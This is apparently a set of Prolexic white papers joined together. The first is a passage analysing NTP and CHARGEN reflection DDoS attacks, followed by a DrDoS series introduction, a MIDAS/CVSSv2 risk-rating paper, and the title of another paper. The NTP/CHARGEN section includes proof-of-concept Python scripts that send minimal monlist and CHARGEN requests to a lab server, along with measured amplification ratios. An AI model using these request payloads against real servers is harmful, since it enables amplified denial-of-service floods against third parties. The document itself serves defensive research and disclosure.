nist.time.stabletransi 123 10.1.10.128             20 4 4    0    64    48
64.250.177.145       123 10.1.10.128             20 4 4    0    64    48
time-b.nist.gov       123 10.1.10.128             20 4 4    0    64    48
nist-time-server.eoni . 123 10.1.10.128             20 4 4    0    63    49
64.90.182.55         123 10.1.10.128             20 4 4    0    64    53
ntp.sunflower.com     123 10.1.10.128             18 4 4    0    71    55
nist1-nj2.ustiming.org 123 10.1.10.128             20 4 4    0    64    56
barricade.rack911.com 123 10.1.10.128             20 4 4    0    64    56
nist-nj.ustiming.org  123 10.1.10.128             20 4 4    0    64    57
time-a.nist.gov       123 10.1.10.128             19 4 4    0    65    57
tds-solutions.net     123 10.1.10.128             19 4 4    0    72    65
nist1.symmetricom.com 123 10.1.10.128             17 4 4    0    81    86
131.107.13.100       123 10.1.10.128             16 4 4    0    79    94
utcnist2.colorado.edu 123 10.1.10.128             17 4 4    0    79    96
206.246.122.250.tdm.nn 123 10.1.10.128             18 4 4    0    72    97
time-c.timefreq.blrdo 123 10.1.10.128             19 4 4    0    64    98
nist1-lv.ustiming.org 123 10.1.10.128             19 4 4    0    64    98
nisttime.carsoncity.k1 123 10.1.10.128             19 4 4    0    64   100
50-77-217-185-static.h 123 10.1.10.128             17 4 4    0    64   233
host-24-56-178-140.bey 123 10.1.10.128             3 4 4    0   203   618

```

Figure 14: ntpdc, a special NTP query program

This 234-byte request returned six packets with the following response with a size of 2604 bytes:

```

0000 17 00 03 2a 00 00 00 00 00 00 00 00 00 00 00
0010 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0020 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0050 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0070 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0080 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0090 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00

```

Malicious actors aim to send the smallest packets that yield the largest possible responses. Though there is a minimum size requirement stated in the RFC, malicious actors can manipulate the request.

In order to demonstrate this attack, an NTP server was set up with NTP version 4.2.4p2 on CentOS 5.

```

[root@localhost ntp-4.2.4p2]# ntpd --version
ntpd - NTP daemon program - Ver. 4.2.4p2
[root@localhost ntp-4.2.4p2]# █

```

Figure 15: NTP test server - version query response

The Python script shown in Figure 16 (below) was authored by PLXsert. It duplicates the request payload and can easily shrink the padding size.

```

1 @ ##NTP POC Amplification
2 ## PLXsert
3 ### Based on UDP example http://pleac.sourceforge.net/pleac_python/sockets.html
4
5 import socket
6 # Set up a UDP socket
7 s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
8 # send
9 #17 00 03 2a
10 MSG = str('\x17\x00\x03\x2a') + str('\x00')*4
11 HOSTNAME = '10.1.10.128'
12 PORTNO = 123
13 s.connect((HOSTNAME, PORTNO))
14 if len(MSG) != s.send(MSG):
15     # where to get error message "$!".
16     print "cannot send to %s(%d):" % (HOSTNAME, PORTNO)
17     raise SystemExit(1)
18 MAXLEN = 4098
19 (data,addr) = s.recvfrom(MAXLEN)
20 s.close()
21 print '%s(%d) said "%s"' % [addr[0],addr[1], data]

```

Figure 16: NTP POC .py script

After testing the script with no padding, a testing server returned a response of only 8 bytes. This request size is well under the 60-byte packet size required as defined in the RFC.

An illustration of an NTP reflection packet making use of an 8-byte UDP payload is shown in Figure 17.




Figure 17: An 8-byte NTP request




Figure 18: Wireshark extended analysis view

The following reflection statistics were observed:

- Request: 60 bytes
- Response: 2604 bytes
- Reflection multiplier: 43.4

NTP reflection attack mitigation

Team-Cymru authored a secure NTP server template that can be used as a baseline for DDoS protection against NTP reflection attacks. The mitigation information is available at <http://www.team-cymru.org/ReadingRoom/Templates/secure-ntp-template.html>.

Character Generator Protocol (CHARGEN) Attacks

What is CHARGEN?

Defined in RFC 864, CHARGEN is a debugging and measurement tool and a character generator service. A character generator service simply sends data without regard to the input.

How does CHARGEN work?

RFC 864⁶ specifies the following character generation protocol:

TCP-based character generator service

One character generator service is defined as a connection-based application on TCP. A server listens for TCP connections on TCP port 19. Once a connection is established, a stream of data is sent through the connection (and any data received is thrown away). This continues until the calling user terminates the connection.

It is likely that users will abruptly decide that they have had enough and abort the TCP connection, instead of carefully closing it. The service should be prepared for either the careful close or the rude abort.

Dataflow is limited by the normal TCP flow control mechanisms, so there is no concern about the service sending data faster than the user can process it.

UDP-based character generator service

Another character generator service is defined as a datagram-based application on UDP. A server listens for UDP datagrams on UDP port 19. When a datagram is received, an answering datagram is sent containing a random number of characters (zero to 512). The data in the received datagram is ignored.

There is no history or state information associated with the UDP version of this service, so there is no continuity of data from one answering datagram to another.

The service only sends one datagram in response to each received datagram, so there is no concern about the service sending data faster than the user can process it.

⁶ <http://tools.ietf.org/html/rfc864>

CHARGEN can be used for debugging network connections, network payload generation and bandwidth testing.

CHARGEN is susceptible to spoofing the source of transmissions as well as use in a reflection attack vector. The misuse of the testing features of the CHARGEN service may allow attackers to craft malicious network payloads and reflect them by spoofing the transmission source to effectively direct it to a target. This can result in traffic loops and service degradation with large amounts of network traffic.

CHARGEN attack scenario

To validate this attack method, the CHARGEN service was enabled on a test virtual machine (VM) running CentOS 5. In CentOS 5, CHARGEN is located in the xinetd package.

The netcat binary in OS X did not print a response, so a simple Python application, as shown in Figure 19, was developed to test this protocol.

```
##Chargen POC Application
## PLXsert
### Based on UDP example http://pleac.sourceforge.net/pleac_python/sockets.html

import socket
# Set up a UDP socket
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
# send
MSG = '\0'
HOSTNAME = '10.1.10.128'
PORTNO = 19
s.connect((HOSTNAME, PORTNO))
if len(MSG) != s.send(MSG):
    # where to get error message "$!".
    print "cannot send to %s(%d):" % (HOSTNAME,PORTNO)
    raise SystemExit(1)
MAXLEN = 4098
(data,addr) = s.recvfrom(MAXLEN)
s.close()
print '%s(%d) said "%s"' % (addr[0],addr[1], data)
```

Figure 19: CHARGEN proof-of-concept (POC) .py script

Running this script will yield the payload shown in Figure 20.

```

freya:chargin tuna$ python chargen.py
10.1.10.128(19) said "/0123456789;<=>?@ABCDEFGHIJKLMN0PQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz
0123456789;<=>?@ABCDEFGHIJKLMN0PQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz
123456789;<=>?@ABCDEFGHIJKLMN0PQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz
23456789;<=>?@ABCDEFGHIJKLMN0PQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz
3456789;<=>?@ABCDEFGHIJKLMN0PQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz
456789;<=>?@ABCDEFGHIJKLMN0PQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{
56789;<=>?@ABCDEFGHIJKLMN0PQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{
6789;<=>?@ABCDEFGHIJKLMN0PQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{
789;<=>?@ABCDEFGHIJKLMN0PQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{
89;<=>?@ABCDEFGHIJKLMN0PQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{
9;<=>?@ABCDEFGHIJKLMN0PQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{
;<=>?@ABCDEFGHIJKLMN0PQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{
!#$
;<=>?@ABCDEFGHIJKLMN0PQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{
!#$
;<=>?@ABCDEFGHIJKLMN0PQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{
!#$%
<=>?@ABCDEFGHIJKLMN0PQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz
"
freya:chargin tuna$

```

Figure 20: Command line view of the CHARGEN script

The following reflection statistics were observed:

- Request: 60 bytes
- Response: 1066 bytes
- Reflection multiplier: 17.76

If this was an actual reflection attack, a spoofed request packet would be generated by a malicious actor. The packet would contain a primary target, victim, and a payload. The CHARGEN RFC states that the UDP datagram is ignored and could be anything, so a payload of zero was chosen. The request packet size will not produce an amplified response unless it exceeds 18 bytes.

An illustration of a CHARGEN request used in a DrDoS attack is shown in Figure 21. A Wireshark analysis for the same attack is shown in Figure 22.

Details of the proof-of-concept attack:

- Primary target: 10.10.10.30
- Victim: 10.1.10.128
- Payload: 0

10.1.10.128 would receive this packet then send the 1066 UDP response to 10.10.10.30.

CHARGEN attack mitigation

The U.S.-based cybersecurity organization CERT issued an advisory on this attack in 1996. CERT strongly recommends reconsidering whether these protocols need to be used within your organization. For more information, visit <http://www.cert.org/advisories/CA-1996-01.html>.

Conclusion

DrDoS protocol reflection attacks are possible due to the inherent design of the original architecture and the structure of the RFC. When these protocols were developed, functionality was the main focus, not security.

As our networks become more complex and more servers and IP devices are added, the DrDoS protocol threats will continue to grow. Closing these security gaps permanently would require creating new protocols because the problems lie at the core of their architectures and functionality. This is unlikely to happen in the short term.

By disabling or restricting unneeded functionality associated with these protocols, system administrators can help eliminate these inherent vulnerabilities in their networks.

Prolexic customers are protected from Distributed Reflection Denial of Service (DrDoS) attacks as part of our DDoS protection and mitigation services.


NOTE: In-depth cases studies discussed in this white paper are distributed to all Prolexic customers and PLXsert subscribers in the form of periodic internal Threat Advisories. All proof-of-concept (POC) scripts created by PLXsert for this paper can be downloaded from https://github.com/plxsert/Reflection_PoC/.

About Prolexic Security Engineering & Response Team (PLXsert)

PLXsert monitors malicious cyber threats globally and analyzes DDoS attacks using proprietary techniques and equipment. Through digital forensics and post attack analysis, PLXsert is able to build a global view of DDoS attacks, which is shared with our customers. By identifying the sources and associated attributes of individual attacks, the PLXsert team helps organizations adopt best practices and make more informed, proactive decisions about DDoS threats.

About Prolexic

Prolexic Technologies is the world's largest, most trusted distributed denial of service (DDoS) protection and mitigation service provider. Able to absorb the largest and most complex DDoS attacks ever launched, Prolexic protects and restores within minutes mission-critical Internet-facing infrastructures for global enterprises and government agencies. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel, hospitality, gaming and other industries at risk for DDoS attacks rely on Prolexic for DDoS protection. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has DDoS scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, call +1 (954) 620 6002 or follow @Prolexic on Twitter.



A Prolexic White Paper

Distributed Reflection Denial of Service (DrDoS) Attacks

An Introduction to the DrDoS White Paper Series

In 2012, there was a significant increase in the use of a specific distributed denial of service (DDoS) methodology known as Distributed Reflection Denial of Service attacks (DrDoS). DrDoS attacks have been a persistent and effective type of DDoS attack for more than 10 years. The technique shows no signs of obsolescence; it continues to grow in effectiveness and popularity.

Prolexic has observed many DrDoS attacks across a range of industries. The Prolexic Security Engineering and Response Team (PLXsert) is producing a series of white papers that analyze Reflection and Amplification DDoS Attacks. The four types of DrDoS attacks are:

- DNS
- SYN
- SNMP/NTP/CHARGEN
- Gaming server attacks

The white paper series will detail real-world case studies of DrDoS attacks observed by PLXsert through the Prolexic global DDoS mitigation network. Their purpose is to:

- Bring more attention to this often overlooked DDoS attack method
- Make system administrators aware of potential security exploits against their servers
- Help victims of DrDoS attacks understand the technical aspects of what took place

DrDoS techniques usually involve multiple victim host machines that unwittingly participate in a DDoS attack on the attacker's primary target. Requests to the victim host machines are redirected, or reflected, from the victim hosts to the target.

Anonymity is one advantage of the DrDoS attack method. In a DrDoS attack, the primary target appears to be directly attacked by the victim host servers, not the actual attacker. This approach is called spoofing.

Amplification is another advantage of the DrDoS attack method. By involving multiple victim servers, the attacker's initial request yields a response that is larger than what was sent, thus increasing the attack bandwidth.




Figure 1: The DrDoS attack method amplifies the attacker’s original request by involving multiple victim hosts in a spoofed attack against the primary target.

In Figure 1, a malicious actor is shown making a DrDoS attack. The malicious actor makes it appear to a victim host server that the primary target is contacting them with a request. The victim host servers therefore respond back to the primary target, which they mistakenly think made the initial request (a spoof). The reflected denial of service attack is called distributed because of the involvement of multiple victim host servers. The attacker may be a single actor or multiple actors.

Glossary for DrDoS white paper series

The glossary defines terms used in the white paper series. Familiarity with these DrDoS terms will allow the reader a better understanding of DrDoS attack concepts.

Distributed Reflection Denial of Service (DrDoS) Attack – A DDoS attack that uses spoofed requests to victim host servers to produce responses directed at a primary target. A distributed attack involves multiple victim host servers.

Malicious Actor – The originating source of spoofed requests that generate the DrDoS attack traffic.

Victim – A host server with an application service that responds to the actor’s spoofed requests and thus participates in the attack.

Primary target – The server receiving the majority of the attack traffic initiated by the malicious actor.

Spoofing – Creation of TCP/IP packets using a third party's IP address (typically the destination IP) to mask the source IP address.

About Prolexic Security Engineering & Response Team (PLXsert)

PLXsert monitors malicious cyber threats globally and analyzes DDoS attacks using proprietary techniques and equipment. Through digital forensics and post attack analysis, PLXsert is able to build a global view of DDoS attacks, which is shared with our customers. By identifying the sources and associated attributes of individual attacks, the PLXsert team helps organizations adopt best practices and make more informed, proactive decisions about DDoS threats.

About Prolexic

Prolexic Technologies is the world's largest, most trusted distributed denial of service (DDoS) protection and mitigation service provider. Able to absorb the largest and most complex DDoS attacks ever launched, Prolexic protects and restores within minutes mission-critical Internet-facing infrastructures for global enterprises and government agencies. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel, hospitality, gaming and other industries at risk for DDoS attacks rely on Prolexic for DDoS protection. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has DDoS scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, call +1 (954) 620 6002 or follow @Prolexic on Twitter.



A Prolexic White Paper

Risk Rating Analysis of DDoS Attacks How the integration of the MIDAS Scoring System with NIST CVSSv2 can improve DDoS risk assessment

Compiled by PLXsert

Overview

The practice of assigning a risk rating to the intensity level of a DDoS attack can be obtained by adapting the Measure of Impact of DDoS Attacks (MIDAS) scoring system (developed by AT&T Research Labs) and blending those results with the National Institute of Standards and Technology Common Vulnerability Scoring System version 2 (NIST CVSSv2) calculator.

The base metric risk scoring system from the NIST CVSSv2 analysis framework focuses on three key aspects of information security: confidentiality, integrity, and availability. When dealing with DDoS, the only metric that would be impacted is availability. This limited metric is where the integration of the MIDAS system along with risk rating modifier parameters of the CVSSv2 system comes into use. Through the customization of NIST CVSSv2 parameters that mirror the MIDAS system, a more accurate picture of a DDoS threat level can be obtained.

What is the MIDAS System?

AT&T Research Labs developed the MIDAS System, along with assistance from researchers at the University of Michigan. The system uses a 1 to 10 scaling system that is modeled after the Richter scale, which is used to measure the impact of earthquakes, to determine the severity of a DDoS attack. The mathematical computations that are used to determine this score are complex and the purpose of the PLXsert adaptation is to simplify this analysis. Therefore this paper will focus on the defined categories coined by MIDAS and their implementation into NIST CVSSv2.

The MIDAS scale categorizes DDoS attacks within four categories that are meant to classify the attack types based on the properties of the traffic flood:

- **Strong and Concentrated (S&C)** – This attack originates from a low number of source IPs and targets a low number of destinations with a high volume of traffic. Typically, this will flood small networks.
- **Weak and Concentrated (W&C)** – This attack is similar to the S&C attack, the only difference being the low number of source IPs flood with smaller amounts of traffic. This is less of a threat than S&C to larger enterprises.
- **Strong and Distributed (S&D)** – This attack originates from multiple IP addresses that are distributed across the network. The targets are multiple destinations that are usually located in different areas of the network topology, and when they are attacked in tandem with large volumes of traffic, it can cause an overload across the entire network.
- **Weak and Distributed (W&D)** – This attack originates from multiple IP addresses that are distributed across various points in the network. The targets are multiple destinations that are usually located in different areas of the network topology, and when they are attacked in tandem with low amounts of traffic, it has the potential to cause an overload across the network as a whole, but not as much potential as an S&D attack.

What is NIST CVSSv2?

The National Institute of Standards and Technology (NIST) developed a risk rating analysis tool known as the Common Vulnerability Scoring System version 2 (CVSSv2). The purpose of this tool is to measure the potential impact of a discovered vulnerability or exploit and based on a 1 to 10 scaling system it will determine whether the risk of attack is Low, Medium, or High. This tool is used to measure all vulnerabilities and is not specific to DDoS attacks. The tool is located at <http://nvd.nist.gov/cvss.cfm?calculator&version=2>

When using CVSS, the calculations are broken down into three metric groups: Base, Temporal, and Environmental. The incremental values of the score system are dependent on the configuration of the input. For example, a network facing vulnerability with no authentication required will have a much higher risk score than a local attack with multiple levels of required authentication. Specifics from NIST on the equations being used by CVSSv2 can be located in the Appendix.

The NIST CVSSv2 uses the following risk rating modifiers to determine the value of vulnerabilities. Based on the results, an environmental score of 1 – 2.9 will result in a low risk, 3.0-5.9 will result in a medium risk, and 6.0+ can be considered a high risk:

Basic Score Metrics

Exploitability Metrics

Related Exploit Range (AccessVector) – Local/Adjacent/Network
 Attack Complexity (AccessComplexity) – High/Medium/Low
 Level of Authentication Needed – None/Single Instance/Multiple Instance

Impact Metrics

Confidentiality Impact (ConfImpact) – None/Partial/Complete
 Integrity Impact (IntegImpact) – None/Partial/Complete
 Availability Impact (AvailImpact) – None/Partial/Complete

Environmental Score Metrics

General Modifiers

Organization Specific Potential for Loss (CollateralDamagePotential) – None/Low(Light Loss)/
 Low-Medium/Medium-High/Catastrophic Loss
 Target Distribution – Not Defined/None/Low/Medium/High

Impact Subscore Modifiers

System Confidentiality Requirement – High/Medium/Low
 System Integrity Requirement – High/Medium/Low
 System Availability Requirement – High/Medium/Low

Temporal Score Metrics

Availability of Exploit – Unproven, POC Exists, Functional Exploit Exists, High
 Type of Fix Available – Official Fix, Temporary Fix, Workaround, Unavailable
 Level of Verification that Vulnerability Exists – Unconfirmed, Uncorroborated, Confirmed

How can MIDAS and CVSSv2 be integrated to determine a comprehensive DDoS risk rating?

Through a simplified analysis of source IP addresses, successful connections, and network saturation, researchers are able to determine the MIDAS classification of the attack, whether it is S&C, W&C, S&D, or W&D. Once that determination has been made, this information can be used as a guide when selecting options within the Environmental Score Modifiers and Temporal Score Metrics of the NIST CVSSv2 tool.

Example

An S&D attack against a high value target would increase the CollateralDamagePotential and AvailabilityRequirement CVSS metrics, while a W&C attack on a low value target would lower the same two metrics and result in a different risk rating analysis.

For example, the fictional Acme E-commerce Company has a website infrastructure that can withstand average amounts of web traffic from legitimate customers. However, a large flood was noticed that came from 1,000 different IP addresses and targeted the single IP address that controls its customer web portal. The flood takes up over 75 percent of the capacity available on the server. Based on these properties, the attack can be considered Strong and Concentrated (S&C). If the saturation takes up less than 50 percent of available bandwidth, it may be considered to be Weak and Concentrated (W&C).

As for the NIST calculation, the customer web portal is a critical part of the Acme business enterprise and would register as Catastrophic Loss if inaccessible, which leads to the Availability requirement being High.

The results of the risk MIDAS/NIST CVSSv2 analysis is displayed as follows:

MIDAS Calculation

Attacker Connections: 1,000

Target IP Address: 1

Saturation of network links: 75 percent

Result Analysis: Strong and Concentrated Attack (S&C)

NIST Calculation

Basic Score Metrics

Exploitability Metrics

Related Exploit Range (AccessVector) – Network

Attack Complexity (AccessComplexity) – Low

Level of Authentication Needed – None

Impact Metrics

Confidentiality Impact (ConfImpact) – None
Integrity Impact (IntegImpact) – None
Availability Impact (AvailImpact) – Complete

Environmental Score Metrics**General Modifiers**

Organization Specific Potential for Loss (CollateralDamagePotential) – Catastrophic Loss
Target Distribution – (Not Defined/None/Low/Medium/High)

Impact Subscore Modifiers

System Confidentiality Requirement – High
System Integrity Requirement – High
System Availability Requirement – High

Temporal Score Metrics

Availability of Exploit – High
Type of Fix Available – Workaround
Level of Verification that Vulnerability Exists – Confirmed

Overall CVSS Score: 9.8 (High Risk)

Final Analysis: S&C Attack with a 9.8 Risk Rating

NOTE: The CVSSv2 calculator on the NIST website rounds up the result to the nearest tenth decimal.

Example Calculation using NIST CVSSv2 Equations

Metric	Score
Confidentiality Impact	0
Integrity Impact	0
Availability Impact	0.66
Impact	6.8706
Access Complexity	0.71
Authentication	0.704
Access Vector	1
Exploitability	9.9968
f(Impact)	1.176
Base Score Metric	7.78639008
Availability of Exploit	1
Type of Fix Available	0.95
Confidence of Vulnerability Existence	1
TemporalScore	7.397070576
Collateral Damage Potential	0.5
Target Distribution	1
System Confidentiality Requirement	1.51
System Integrity Requirement	1.51
System Availability Requirement	1.51
Adjusted Impact Metric	10
Adjusted Temporal Metric	9.494769984
Environmental Score Metric	9.747384992

Conclusion

Combining the threat classification of the MIDAS system with the NIST CVSSv2 scoring system enables businesses to immediately assess the risk of various types of DDoS attacks against specific network resources. By using the MIDAS system to define attack types, businesses are able to tailor the CVSS analysis toward a more accurate risk rating, providing an understanding of both the targets and the sizes of incoming attacks.

About Prolexic Security Engineering & Response Team (PLXsert)

PLXsert monitors malicious cyber threats globally and analyzes DDoS attacks using proprietary techniques and equipment. Through digital forensics and post attack analysis, PLXsert is able to build a global view of DDoS attacks, which is shared with our customers. By identifying the sources and associated attributes of individual attacks, the PLXsert team helps organizations adopt best practices and make more informed, proactive decisions about DDoS threats.

About Prolexic

Prolexic Technologies is the world's largest, most trusted distributed denial of service (DDoS) protection and mitigation service provider. Able to absorb the largest and most complex DDoS attacks ever launched, Prolexic protects and restores within minutes mission-critical Internet-facing infrastructures for global enterprises and government agencies. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel, hospitality, gaming and other industries at risk for DDoS attacks rely on Prolexic for DDoS protection. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has DDoS scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, call +1 (954) 620 6002 or follow @Prolexic on Twitter.

Appendix

MIDAS Risk Rating Whitepaper

<http://www2.research.att.com/~kobus/docs/midas.lanman.2007.pdf>

National Institute of Technology Common Vulnerability Scoring System Version 2 (NIST CVSSv2)

<http://nvd.nist.gov/cvss.cfm?calculator&version=2>

NIST CVSSv2 – Calculation Equations

<http://nvd.nist.gov/cvsseq2.htm>

CVSS – A complete guide to the Common Vulnerability Scoring System version 2.0

<http://www.first.org/cvss/cvss-guide.html>



A Prolexic White Paper

Four Reasons Why DDoS Attackers Strike

What You Need to Know for a Proactive Defense

Introduction

